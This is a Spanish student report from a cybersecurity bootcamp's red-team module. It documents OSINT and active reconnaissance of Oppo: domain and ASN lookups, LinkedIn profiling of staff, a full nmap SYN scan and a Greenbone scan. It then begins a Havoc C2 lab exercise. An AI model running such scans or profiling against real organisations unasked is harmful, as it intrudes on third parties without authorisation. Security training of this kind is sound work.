CIBERSEGURIDAD

‘Bootcamp IX’

Informe Práctica Módulo Red Team.

Maximiliano Dariel Altamirano.

Academia KeepCoding.

Contenidos

[Ejercicio 1: Planificación y reconocimiento de una organización 3](#_Toc199012516)

[Consigna 3](#_Toc199012517)

[Desarrollo 4](#_Toc199012518)

[Descripción 4](#_Toc199012519)

[Resumen 11](#_Toc199012520)

[Ejercicio 2: Ejercicio de Red Team 12](#_Toc199012521)

[Consigna 12](#_Toc199012522)

[Desarrollo 13](#_Toc199012523)

[Instalación Windows10 13](#_Toc199012524)

[Instalación Debian 14](#_Toc199012525)

[Havoc (C&C) 15](#_Toc199012526)

[Ataque a Windows 17](#_Toc199012527)

[Resumen 25](#_Toc199012528)

[Herramientas 25](#_Toc199012529)

# Ejercicio 1: Planificación y reconocimiento de una organización

## Consigna

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para dar una

aproximación de tiempo y definir objetivos sobre una empresa concreta (a vuestra elección).

El alumno deberá, en primer lugar, seleccionar una empresa y realizar una investigación previa

sobre ella. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así

como documentar las acciones y resultados obtenidos para la identificación de al menos los

siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz

- Sistemas autónomos

- Rangos de red

- Dominios

- Subdominios

Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las

pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre

los 5-10 dominios principales.

Una vez hecho esto realizar una planificación del ejercicio (objetivos, alcance, diseño, etc.)

Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso

de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de

acceso (sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades).

## Desarrollo


### Descripción

Para este apartado abordaremos la empresa **Oppo**, con dominio \*.oppo.com (aprovechando su scope amplio).

OPPO es una empresa china de tecnología especializada en la fabricación de smartphones, dispositivos de audio y otros productos electrónicos. Fundada en 2004 en Dongguan, China, es parte del conglomerado BBK Electronics, que también posee marcas como Vivo, OnePlus y Realme.


Características principales:

* Innovación en fotografía móvil: OPPO se ha destacado por sus avances en cámaras de teléfonos inteligentes.
* Expansión global: La marca ha crecido internacionalmente, con presencia en Europa, Asia y América.
* Asociaciones estratégicas: Ha colaborado con equipos deportivos como el FC Barcelona y eventos como Wimbledon.
* Productos destacados: Modelos como la serie Reno, Find X y los auriculares Enco Air han sido populares.



Comenzaremos el análisis recopilando información del dominio principal, en principio de fuentes abiertas, desde **Google** haremos la siguiente búsqueda

**inurl:”oppo.com”**



Identificando los siguientes dominios y subdominios:


<https://www.oppo.com/>

<https://community.oppo.com/>


<https://id.oppo.com/>

<https://support.oppo.com/>

Considerando que analizamos una compañía internacional, revisaremos sus interacciones en **LinkedIn** buscando identificar información y roles trascendentes.




Identificamos rápidamente el perfil de la compañía ya que se encuentra posicionada por la cantidad de seguidores y publicaciones que realiza la misma.



Ajustando los filtros de búsqueda, y conociendo el país sede, podemos identificar perfiles relevantes dentro de la empresa, como Directivos de diferentes sectores, desarrolladores, responsables de marketing y CEO.


Para los siguiente análisis, identificaremos el IP del dominio realizando un **ping** en consola:

ping oppo.com



Validamos el IP [106.3.18.178] detrás del DNS a analizar.


Revisamos información disponible de la compañía en la plataforma **Shodan**:




Podemos destacar la siguiente información:

Domains > coloros.com; coloros.net; myoppo.com; opdwz.cn; oppo.cn; oppo.com; oppofind.com

ASN > AS23724



Complementamos información con datos obtenidos desde **Hurricane Electric** -https://bgp.he.net/



* 106.3.18.178: dirección IP específica dentro del rango asignado.
* 106.3.16.0/20: bloque de direcciones IP (subred) que abarca 4096 direcciones desde 106.3.16.0 hasta 106.3.31.255.



Whois



Podemos destacar la siguiente información de este apartado:

* Fecha de expiración: 16 de diciembre de 2029
* Registrador: Alibaba Cloud Computing (Beijing) Co., Ltd.
* NS3.DNSV5.COM y NS4.DNSV5.COM: Indican dónde está alojado el dominio.

Con la herramienta **Wappalyzer**, podemos identificar las tecnologías que implementa la web.



Destacando Java como lenguaje de programación, Google Analytics como herramienta de métricas, Seguridad HSTS, Servidor Web Nginx

Comenzaremos a realizar análisis desde nuestros recursos virtuales. Con la herramienta **Cero** desde Kali, intentaremos identificar más dominios y subdominios activos:




Ya con la recolección de datos avanzada, unificaremos la información de los dominios y subdominios:

* www.oppo.com
* myoppo.com
* coloros.com
* coloros.net
* opdwz.cn
* oppo.cn
* oppo.com
* oppofind.com
* nearme.com.cn
* www.nearme.com.cn
* opposhop.cn


Haremos un análisis de puertos sobre el dominio principal con la herramienta **Nmap** desde Kali con el siguiente comando

sudo nmap -Pn -sS -sV -p0- oppo.com



Como era de esperar, el dominio principal utiliza los puertos 80 para el servicio hhtp y 443 para ssl.

Para el análisis de vulnerabilidades de la compañía, utilizaremos la herramienta **Greenbone** para revisar los dos principales dominios (oppo.com, myoppo.com), ya que nos permitirá realizar el escaneo de manera pasiva. Analizaremos solo estos dominios, ya que son los mas recurrentes en las búsquedas realizadas.



Observaciones **oppo.com**:





El dominio se encuentra protegido y configurado de manera correcta, con posibilidades muy baja de vulnerabilidad. El módulo identifica las vulnerabilidades CVE-2011-3389 (BEAST) y CVE-2015-0204 (FREAK), mitigadas con actualizaciones y configuraciones ya aplicadas.

* IP Address > 106.3.18.178
* Port > 443/tcp

Observaciones **myoppo.com**:



El dominio también se encuentra correctamente protegido y configurado, con bajas posibilidades de vulnerabilidades críticas.

* IP Address > 47.94.225.108
* Port > 443/tcp, 21/tcp, 443/tcp

### Resumen

Podemos concluir que la compañía cumple con los estándares de seguridad en su dominio principal y subdominios, en los certificados y protocolos que implementa para el uso correcto de sus tecnologías.

# Ejercicio 2: Ejercicio de Red Team

## Consigna

Se debe de construir un laboratorio con los siguientes elementos:

• Máquina Windows 10

• Máquina Linux (C&C)

Las dos máquinas deben de estar en la misma red y tener visibilidad entre ellas. Posteriormente,

se tendrá que instalar un Command and Control y llegar a infectar la maquina Windows 10.

Se puede desactivar el antivirus, pero se tendrá en cuenta para la nota el caso de que se llegue

a infectar la maquina con el antivirus activado.



El objetivo sería poder construir un laboratorio de pruebas y saber montar un Command and

Control para su uso posterior.


## Desarrollo

### Instalación Windows10


Para el avance de este ejercicio, comenzaremos instalando nuestra ISO de **Windows10** desde el virtualizador **VMware**, lo haremos creando la maquina virtual y luego instalando el sistema operativo.



Montaremos la imagen desde las configuraciones de la maquina virtual antes de lanzarla.


